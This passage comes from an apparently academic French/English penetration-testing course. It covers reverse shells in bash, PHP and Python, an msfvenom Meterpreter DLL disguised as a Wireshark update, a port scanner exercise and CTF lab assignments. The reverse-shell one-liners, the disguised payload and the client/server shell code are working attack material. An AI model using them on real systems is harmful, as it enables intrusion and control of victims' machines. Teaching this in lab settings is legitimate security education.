Ce type de reverse-shell est extrêmement rapide à mettre en place dès qu'une faille est apparente car les commandes sont intuitives. Cependant, l'attaquant ne reçoit aucune informations au niveau du ‘ tty ‘. Un ‘ tty ‘ est une console virtuelle qui permet de taper des lignes de commandes. Il va donc falloir l'importer afin d'obtenir un reverse-shell digne de ce nom :

Pour remédier à ce problème, nous avons importer des commandes shell grâce à Python. Python est un langage informatique basé sur le C. Son argument ‘ -c ‘ va nous permettre



FIGURE 4.13 – Importation d'un TTY

de directement taper du Python sur la même ligne de commande. Le code qui suit est très simple car son fonctionnement est sa propre lecture traduite en français. Ceci nous donne : " Importe le module pty puis, dans ce dernier, utilise la fonction spawn (faire apparaître) avec l'option ' /bin/bash '. Donc le module ' pty ' intègre une fonction qui permet de faire afficher des pseudo-terminaux avec le type de shell que l'on souhaite. Ici, nous avons choisi un bash-shell.
Nous obtenons à partir de ce point un bash-shell qui correspond au terminal de la cible. Nous nous sommes, à partir de ce moment précis, introduits pour la première fois au sein d'une machine cible !

Bash TCP

Au sein de cette partie, nous allons utiliser du bash avec une ouverture de port sur un serveur TCP comme ceci :

bash -i >& /dev/tcp/ip attaquant/port écoute 0>&1

Voici un cas d'application réel de ce reverse :

FIGURE 4.14 – Reverse Bash localhost

On peut voir ici qu'en appliquant le reverse bash TCP sur la cible, nous avons pu nous connecter grâce à l'écoute de Netcat au shell ciblé.
Mais que signifie cette commande rentrée dans la machine cible ?
L'option '-i>' va nous permettre de retourner un bash interactif soit être en mode connecté. '/dev/tcp/ip attaquant/port écoute' va annoncer à la cible à qui envoyer ce bash interactif et sur quel port à travers un socket TCP.

‘0>1’ va nous permettre d’inverser les entrées et les sorties et ainsi créer le reverse-shell. Nous nous sommes ainsi introduits via le protocole TCP en bash dans la machine cible. Le protocole TCP est souvent associé au protocole UDP car ils sont presque similaires. La plus grosse différence, qui est majeure, est que TCP est en mode connecté et UDP en mode non connecté. Le mode connecté est un mode d’envoi et de réception de fichier qui a un " accusé-réception". Ceci signifie que le message est éparpillé dans le réseau en plusieurs paquets, avec un numéro qui leur est propre, et arrive chez le destinataire dans un ordre non défini. Cette méthode nécessite donc au destinataire de recomposer le message et de vérifier que tous les paquets sont bien arrivés. Si ce n’est pas le cas, ce dernier va pouvoir demander à l’envoyeur de lui renvoyer le ou les paquets manquants. C’est ce que l’on nomme le mode connecté. Le protocole UDP va se baser sur le mode non connecté. Cette méthode est l’équivalent du temps réel et se doit donc d’avoir une interaction directe entre les deux machines. Le message ne pourra donc pas être découpé ce qui implique un renvoi complet de ce dernier s’il est incomplet à la réception. Le protocole UDP est principalement utilisé dans les applications en temps réels car son faible temps de latence permet d’accéder aux contenus rapidement. Cependant, en ce qui concerne le reverse-shell, UDP n’est vraiment pas conseillé car ce protocole, ne vérifiant pas l’intégrité des trames, pourrait nous faire penser que nous nous sommes trompés alors que c’est UDP qui n’est pas fiable. C’est pour cette raison que TCP sera utilisé en reverse-shell.

PHP

Le PHP est un langage de programmation Web couramment utilisé pour dialoguer avec la base de données ainsi que pour sécuriser les sites. A titre d'exemple, le HTML va permettre de créer un formulaire que l'utilisateur va remplir. Le PHP sera présent pour vérifier que toutes les conditions ont été respectées afin de valider le formulaire. On s'aperçoit donc que l'utilisateur communique directement avec le PHP. Il y donc des possibilités de réaliser des reverse-shell dans ce langage.
Nous pouvons tester le code PHP en localhost comme ceci :

FIGURE 4.15 – PHP-reverse

Le code PHP est le suivant :

php -r '$s=fsockopen("<IP>",<PORT>);exec("/bin/sh -i <3 >3 2>3");'

Regardons ensemble cette commande afin de la comprendre :
- 'php -r' va nous permettre d'exécuter du code PHP en ligne de commande.
- '$s=fsockopen("<IP>",<PORT>);' cette commande a pour but, à travers la variable $s, d'ouvrir un socket grâce à la fonction fsockopen().
- 'exec ()' est une fonction PHP permettant d'écrire dans le cmd.

Il est donc assez facile de réaliser un reverse-shell en PHP si l'administrateur web n'a pas réaliser correctement son travail au niveau des failles XSS.

Python

Au cours de cette partie, nous allons nous pencher sur le reverse-shell via le langage Python. Ce langage, basé principalement sur le C, se démocratise de plus en plus aujourd'hui. Certes, ce langage est lent, mais il va nous permettre grâce à sa grande ouverture d'exploiter toutes les failles informatiques.

Voyons un cas concret sur un reverse en localhost :

FIGURE 4.16 – Python-reverse

Comme on peut le voir ci-dessus, le code est assez important. C'est pourquoi il est plus simple de le visualiser sous un éditeur de texte :



FIGURE 4.17 – Python-reverse

Nous comprenons alors qu'un script peut être créé assez facilement afin d'invoquer un reverse-shell chez une cible. Le code peut être lancé soit directement dans un invite de commande soit en invoquant un programme existant chez la cible comme nous l'avons fait ci-dessus.

4.3.2 Meterpreter

Meterpreter est un outil dépendant de Metasploit ayant pour but de créer des payloads assez particuliers. En effet, ces payloads, cryptés ou non, permettent de mettre en place un reverse-shell entre nous et notre cible. Nous allons donc dans un premier temps découvrir les injections DLL puis, nous ferons un comparatif entre les reverse shell "classiques" et ceux de Meterpreter.

4.3.2.1 Injections DLL

Les fichier DLL (Dynamic Link Library) sont comme des fonctions utilisées par un programme principal. Lors de son exécution, seul le programme principal est visible dans le gestionnaire des tâches ce qui rend sa détection presque impossible. De cette manière, nous allons même pouvoir appliquer un DLL à un programme existant et ayant les droits administrateur. Ainsi, le retour de ce payload à notre écran nous fournira l'accès administrateur de la cible.
Nous allons donc vous montrer la conception d'une injection DLL.

Mise en place d'une injection DLL

Meterpreter va donc nous permettre la création de ces fichiers malicieux. Il faut cependant utiliser Msfvenom qui contient Meterpreter. Nous allons réaliser un reverse-shell sur un Windows server 2019 au cours de cette partie. Commençons par créer le fichier .dll :

```
root@kali:~/meterpreter# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.200 LPORT=
4444 --platform windows -f dll R > test.dll
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

FIGURE 4.18 – Creation of the .dll

As you can see, the order is very long but easy to understand. First of all, the "-p" argument will allow you to choose the payload you want to use. Feel free to have a look at the list of its 556 payloads via the command :

msfvenom - -list payloads

This list will show you that the possibilities are almost infinite because there are even VNC-based attacks ! After having chosen your payload, you have to tell it our IP as well as our listening port. To finish, we indicate the attack platform, the file format and finally its name. Please note that the "R" is by no means mandatory. In our case, we did not choose to use an encoder because we have disabled the anti-virus of the target machine. Do not hesitate once again to list the encoders in order to choose one that suits you. Next, we will create a program that will run this .dll file :

```
root@kali:~/meterpreter# cat test.bat
@echo off
echo Veillez patienter pendant que la mise à jour de Wireshark se réalise
rundll32.exe test.dll,main
exit
```

FIGURE 4.19 – Fichier .bat

We can use Winrar to compress these two files under an .exe file named Wireshark for example :

FIGURE 4.20 – Wireshark.exe

Let's go back to Metasploit in order to start listening to the reverse-shell when running Wirshark.exe on Windows server :

```
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.200
LHOST => 192.168.1.200
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.200    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.200:4444
[*] Sending stage (179779 bytes) to 192.168.1.78
[*] Meterpreter session 6 opened (192.168.1.200:4444 -> 192.168.1.78:49736) at 2020-01-08 14:59:33 +0100

meterpreter > getuid
Server username: TEST\Administrateur
meterpreter >
```

FIGURE 4.21 – Listening when running the file

We find ourselves well in Meterpreter which will propose us several fields of action thanks to its reverse-shell. Indeed, Meterpreter allows us to manipulate the files, the network, the peripherals as well as the system itself.

There are three types of payload in Meterpreter :

— **Single Payload :** Allows you to perform a specific task, ex : calculator launch
— **Stager Payload :** Payload per stage, stage 0 will allow the creation of the reverse shell and stage 1 will allow the DLL injection to the victim.
— **Stageless payload :** Payload grouping together all the tools allowing the exploitation of the victim.

We will simply see Stager and Stageless payload since a single payload is simply the execution of a program on the target machine.

4.3.2.2 Stager Payload

Stager payloads are tiered payloads as the name implies. Indeed, their advantage is to be less heavy in memory since once their execution is done, they will download another payload that will allow to do the DLL injection with the libraries useful for the operation of Meterpreter.

Here's a diagram of how it works :



FIGURE 4.22 – How a Stager payload works
source : secvinfo.com

To use this type of payload with msfvenom you have to use the paylaod **windows/-meterpreter/reverse_tcp**. The "slashes" are very important since they make it possible to differentiate the use of a staged payload from a stageless payload. Moreover, the main advantage of the staged payload is that it makes it possible to carry out the exploit directly

in the memory of the victim machine leaving thus very few traces on the hard disk. There is also data encryption between the attacker and the victim. However, with a payload stager, the encryption of the traffic between the attacker and the victim starts only after the second payload has been downloaded.

4.3.2.3 Stageless Payload

In this category, the entire payload is sent to the victim's machine. It contains everything necessary to obtain a reverse shell to the attacker's machine. No additional transfer from the attacker's machine is necessary.

Here is a brief diagram of how this payload works :



FIGURE 4.23 – How a Stageless payload works

With this type of payload, the malicious code is sent entirely to the victim's machine. Encryption of the traffic between the victim and the attacker is initiated on the first connection. Stageless payloads can be useful especially in situations where the target is behind a proxy that blocks the download of executable files.

We will now compare the payloads exploited by Meterpreter and the reverse-shells we presented above.

4.3.2.4 Scripts Comparison

As you will have understood, the files written by Msfvenom then exploited by Meterpreter are indeed reverse-shells. We will therefore observe the difference in code between an Msfvenom file and those seen in the previous section.

Here is a table comparing the two scripts :

Meterpreter Payload	Classique Payload
+ Connexion chiffrée entre la victime et l'attaquant + Outil très puissant pour le post exploitation (utilisation de key logger,...) + Peut-être combiné à des exploits - Facilement détectable par les antivirus du fait de leur grande utilisation et de leur signature connue	+ Peu détectable par des antivirus + Mise en place facile - Peu de fonctionnabilités - Pas de connexion chiffrée

FIGURE 4.24 – Comparative board

Chapter 5

Programming exercises

During this part, we will propose you to recode detailed tools during the course so that you can understand the global functioning of these tools. Knowing that you won't have time to recode an entire application, we propose to recode only a part of the tool based on what we have already done. Any code that is sufficient to be graded will be added as a bonus to your TP grade. If your TP score is already 20, this bonus will be switched to the DS.

5.1 Recoder une partie de Nmap

As you will have understood during the course, Nmap is a very complete tool. That's why we suggest the following exercise... Perform a spoof while collecting open ports and service versions. Considering the short time you have, we propose you a code that we have realized that allows you to know the open ports and the version of the smb service. This code is certainly not perfect but will save you time in your research :

scan.py

```
#! /usr/bin/env python3
import os
import socket
import subprocess
import time
from tqdm import tqdm #barre d'avancement
import re       #Matche la regex
#import chardet #Ne fonctionne malheuresement pas correctement

def match (string,reg):
    """Va renvoyer la valeur du match de la regex : None = mauvaise regex ou encodage"""
    test=re.match(reg, string)
    return test

def requestversion(request, port):
    """Va envoyer la requête au port voulu et retourner le port, le nom et la version"""
    name=services(port)
    if name =='microsoft-ds' and port == 445:   #nmap simple trouve microsoft tandis que nmap -sV trouve netbios-ssn, sûrement une erreur dans le dictionnaire...
        name=services(139)
    connection.send(request)
    version=connection.recv(2000)           #Problème ici de codec. Oui tout le monde n'utilise pas l'unicode
    #code=chardet.detect(version)           #Ne fonctionne pas ! Renvoi un codec non fonctionnel et qui varie
    #print(code)
    l=['ascii','big5','big5hkscs','cp037','cp273','cp424','cp437','cp500','cp720','cp737','cp775','cp850','cp852','cp855','cp856','cp857','cp858',
    'cp860','cp861','cp862','cp863','cp864','cp865','cp866','cp869','cp874','cp875','cp932','cp949','cp950','cp1006','cp1026','cp1125','cp1140',
    'cp1250','cp1251','cp1252','cp1253','cp1254','cp1255','cp1256','cp1257','cp1258','cp65001','euc_jp','euc_jis_2004','euc_jisx0213','euc_kr',
     'gb2312','gbk','gb18030','hz','iso2022_jp','iso2022_jp_1','iso2022_jp_2','iso2022_jp_2004','iso2022_jp_3','iso2022_jp_ext','iso2022_kr',
     'latin_1','iso8859_2','iso8859_3','iso8859_4','iso8859_5','iso8859_6','iso8859_7','iso8859_8','iso8859_9','iso8859_10','iso8859_11',
     'iso8859_13','iso8859_14','iso8859_15','iso8859_16','johab','koi8_r','koi8_t','koi8_u','kz1048','mac_cyrillic','mac_greek','mac_iceland',
     'mac_latin2','mac_roman','mac_turkish','ptcp154','shift_jis','shift_jis_2004','shift_jisx0213','utf_32','utf_32_be','utf_32_le',
     'utf_16','utf_16_be','utf_16_le','utf_7','utf_8','utf_8_sig','iso8859-15']
#Cette liste de codecs va donc être utilisée pour matcher la regex
    with open("nmap-service-probes","r") as g:  #Ouverture de nmap-service-probes pour matcher et récuperer le proto et la version
        ligne=g.readlines()
    b=0
    while b <len(ligne):                #Pour chaque ligne du fichier
        espace=ligne[b].split()         #On découpe en espace
        if len(espace) > 1:             #Si la phrase contient plusieurs espaces, on enlève ainsi toutes les phrases sans valeurs
            if espace[0] == 'match' and espace[1] == name:  #Si la phrase commence par match et par notre service
                trio=ligne[b].split(" ",2)  #On sépare cette phrase en trois : match, le service et le reste
                reg=trio[2].split(" p/")    #On isole la regex du reste
                regp=reg[0].replace("m|","").replace("m=","").replace("|s","").replace("=s","") #On rend "pur" la regex"
                n=0
                while n < len(l) :  #Le but ici est de tester tous les encodages et regex pour matcher
                    try:
                        try :
                            v2=version.decode()
                        except (LookupError,UnicodeDecodeError):
                            v2=version.decode(l[n],'ignore')
                        if match(v2,regp) : #Si ça match, après test, il y en a plusieurs au sein de service-probes
                            sproto=reg[1].split('/ v/')#On va donc essayer d'en éliminer pour récupérer que celui avec v/ soit la version
                            if len(sproto) >1:  #L'élimination se fait ici
                                prot=sproto[0]  #Le protocole est la première partie de ce split
                                sversion=sproto[1].split('/ i/')
                                if len(sversion) > 1:
                                    ver=sversion[0] #La version se récupère de la même manière que le protocole
                                    version=prot+ver
                                    n=len(l)
                                    b=len(ligne)
                                else:
                                    n=len(l)
                            else :
                                n=len(l)
                        else:
                            n+=1
                    except LookupError :        #LookupError est obtenue lorsque l'on ne peut pas décoder la version
                        n+=1
        b+=1
    connection.close()
    return port, name , version
```

FIGURE 5.1 – Program part 1

```
def services(port) :
    """Retourne le service du port fourni"""
    with open("nmap-services","r") as f:        #Ouverture du fichier nmap-services où sont sotckés les noms des services
        list1 = f.readlines()
    for l in list1:
        test=(l.split()[1])                     #nmap-services contient les ports en tcp et udp et on veut du tcp
        test2=test.split('/')
        if test2[1] != "udp" and test2[0] == str(port): #On récupère le nom en fonction du port
            return l.split()[0]

if __name__=="__main__":
    os.system('clear')
    ip_dest=input("Entre ip victime : ")
    port=1
    time1=time.time()
    list_port=list()
    port_name=list()
    banner=list()
    for i in tqdm(range(1000)):                 #On scanne ici les 1000 premiers ports
        connection=socket.socket(socket.AF_INET, socket.SOCK_STREAM) #On ouvre le socket
        essai=connection.connect_ex((ip_dest, port))    #On essaie de se connecter, renvoi 0 si c'est une réussite
        if essai== 0:
            port, name, version = requestversion(b'\0\0\0\xa4\xff\x53\x4d\x42\x72\0\0\0\0\x08\x01\x40\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\x40\x06\0\0\x01\0\0\x81\0\x02PC NETWORK
PROGRAM 1.0\0\x02MICROSOFT NETWORKS 1.03\0\x02MICROSOFT NETWORKS 3.0\0\x02LANMAN1.0\0\x02LM1.2X002\0\x025amba\0\x02NT LANMAN 1.0\0\x02NT LM
0.12\0',port)                               #Requête pour les ports 139 et 445 trouvé dans nmap-service-probes


            port_name.append(port)          #Pour chaque port ouvert, on enregistre son nom, son port et sa version
            list_port.append(name)
            banner.append(version)
        port+=1
    for i in range (len(list_port)):        #On affiche le tout à la fin du scan
        print(list_port[i],port_name[i],banner[i])
    time2=time.time()-time1
    connection.close()
    print("Time of the scan :",time2)
```

FIGURE 5.2 – Program part 2

To help you, this code is available on Github via this link :
https ://github.com/MatthieuGouyen/scan_port

5.2 Coder un reverse-shell

The second exercise that we propose is to complete, improve and automate our client and server programs that allow a reverse-shell. Here is our code :

Ouvrir — perso_client_reverse.py — ~/Bureau/python-reverse — Enregistrer

```
""" Les envoies se font en bytes donc on encode les str en b"""
import socket, subprocess, os, sys
from time import sleep


host = "localhost"
port = 5555

connection_with_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)      #création du socket

while connection_with_server.connect_ex((host, port)) != 0 :                    #connexion au serveur à l'infini
    sleep(2)

print ("Established connection with the server on the port "+str(port))

end = ""

while end != b"end":                                                            #b pour bytes


    command = connection_with_server.recv(1024)

    if command.decode() == "end" :
        connection_with_server.send(command)
        end = command

    cmd = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                                                                                #Popen -> création d'un programme fils dans un nouveau processus
                                                                                #subprocess.PIPE -> redirection vers le flux standard
    if command[:2].decode() == 'cd':
        command = command.decode()
        if os.path.exists(str(command[3:])):                                    #vérification du chemin
            os.chdir(str(command[3:]))                                          #changement de dossier
            out = b"directory changed"
    else:
        out = cmd.stdout.read() + cmd.stderr.read()
    connection_with_server.send(out + b"\nEnd of the results\n ")

print ("Close of the session")
connection_with_server.close()
```

FIGURE 5.3 – Client

Ouvrir

perso_server_reverse.py
~/Bureau/python-reverse

```
""" Les envoies se font en bytes donc on encode les str en b"""
import socket, pty

hote = 'localhost'
port = 5555

connection_main = socket.socket(socket.AF_INET, socket.SOCK_STREAM)     #création du socket
connection_main.bind((hote, port))                                      #connexion du socket au serveur
connection_main.listen(5)                                               #mode écoute
print("The server listens on the port "+str(port))

connection_with_client, infos_connection = connection_main.accept()     #ack de connexion

msg_received = ""


while msg_received != b"end" :                                          #b pour bytes
    data = ''
    while data == '':
        data = input("msg to send : ")
    connection_with_client.send(data.encode())
    msg_received = connection_with_client.recv(1024)
    print(msg_received.decode())

print ("Close of the session")
connection_with_client.close()
connection_main.close()
```

FIGURE 5.4 – Server

These two programs are also available on the Github at the following address : https ://github.com/MatthieuGouyen/Reverse

Chapter 6

Practical Works

6.1 Practical Work n1

Objective : discovery of the pentest tools through exercises, realization of a CTF.
Duration : 3 hours

During this Practical Work, you will discover some tools available on the Kali Linux distribution as well the good habits to have when making a CTF. First, you will do three exercises on the TP1_CTF machine and then you will face the Bulldog CTF.
Here's what you'll need :

— **The course**
— **VM Kali.OVA on the FTP of the IUT**
— **VM Bulldog.OVA on the FTP of the IUT**

Kali linux is a distribution that requires resources, especially for large calculations. Do not hesitate to provide it with 4GB of RAM and 3 processor cores if possible.

6.1.1 Introduction

1. Please install and turn on Kali and TP1_CTF under Virtualbox in NAT network. Kali's login will be "root" and the password will be also "root".
2. You are now in a terminal under Kali. First you need to analyze your network to find your target. Indeed, it is possible that you do not have the IP of the CTF. The simplest method is to make an : arp-scan - -localnet.
   Indicate how this type of query works.
3. We are in the stage of actively searching for information.
   Run an Nmap scan and give the open ports and services.

4. Run a Dirb on our target to find an attack trail.
   Give the files on the target.

Once you have found these folders, please run Exercise 1 via the url.

6.1.2 Exercise 1 : Good Habits to have

1. You are now on a login page. Find a way to find the login and password to register.
   Tip : John The Ripper is the perfect tool to use if you have a hashed password.

Once you have registered, you can proceed to Exercise 2.

6.1.3 Exercise 2 : The Breaches

1. The form is the place with the most loopholes. Indeed, it allows the user to enter information and communicate with the Web server.
   What information will allow you to register ?
2. As seen in the course, set up the proxy so that Burpsuite can intercept the form requests and thus allow you to register.
3. Here's a new form with another vulnerability to exploit. On your own, find a way to get the flag from this exercise.
   Give the name of the fault as well the tool used.

You can now move on to the next exercise.

6.1.4 Exercise 3 : The web-shell

1. With the help given by the page of exercise 3 as well in the course, perform a reverse-shell on the target in order to find the flag.
2. Log in SSH with the information obtained in the flag.
   Give the command to connect in SSH.
3. Find the flag in /home/<USER>.

6.1.5 Exercise 4 : If you still have time

In this exercise, you will perform the CTF Bulldog. As for the other machines, put it in a NAT network and try to realize it autonomously. If you have any questions, don't hesitate to call a supervisor to help you.

6.2 Practical Work n2

Objectif : exploitation des outils de scans, étude de documents, reverse-shell, python.
Duration : 3 hours

During this Practical Work, you will have to resolve the CTF View2aKill present in OVA format on the FTP of the IUT. You can increase the amount of RAM and CPU of your Kali depending on your host machine.

1. Please download this CTF and install it in Virtualbox.
2. Turn on the CTF and Kali in NAT network and get the IP address of the target.
3. Start doing an active information search via Nmap and Dirb. Feel free to use a scan with the default script to get as much information as possible..
   Indicate which ports and services are open.
4. Following Dirb and Nmap, look at all the pages found to get a usable file and page. Give the url and the file.
5. With this active search for information, you must have obtained a login page, an email and an associated password. If this is not the case, do not hesitate to call the supervisor or to search longer.
6. Once connected to the site, using your course and old TPs, try to find a loophole in order to set up a reverse-shell.
   Help : Burpsuite can be a great help.
7. The reverse-shell is launched and you have entered the target machine.
   Which user have you taken control of ?
   With the tips you are currently viewing and depending on your rights on the machine, look for a way to establish an SSH connection with a user with more rights.
8. You therefore have more rights thanks to this new user and you can access other users' folders. One of them contains a .txt file with important information and instructions.
   Help : The python language will allow you to solve the puzzle quickly.
9. If you have followed the instructions and understood the concepts of the CTFs, you are supposed to have gotten the flag and thus won the game. If this is not the case, do not hesitate to contact the supervisor.

6.3 Practical Work n3

6.3.1 Beginning

Duration : 3 hours :
During this Practical Work, you're going to attack the textbfTP3-CTF machine. The purpose of the TP is to retrieve a flag and get a privilege upgrade on the opposing machine.

Go to the IUT FTP at **ftp ://192.168.33.54** and download the CTF in OVA format **TP3-CTF.ova**. Install it on your machine with Virtualbox. If it is not already done, download a Kali linux iso on the ftp of the IUT or ask for an image from the supervisors.

6.3.1.1 Network configuration on Virtualbox

To perform this TP, you will configure a NAT network under virtualbox. You will first create a NAT network to make your Linux Kali and the machine that will host the CTF communicate. To do this, go to **File/Settings/Network** :



FIGURE 6.1 – Creation of the NAT network

Press the "+" to create your network. By default, this network has a DHCP server with a network address of **10.0.2.0/24** :



FIGURE 6.2 – NAT Network configuration

You can leave everything by default.

6.3.1.2 Adding machine to the network

To add your VM to the NAT network, select your machine, click on configuration. Then go to the network category and select NAT network :



FIGURE 6.3 – Adding a machine to the NAT network

Perform this operation for your Kali linux as well as for the TP3-CTF machine.

6.3.2 Début du CTF

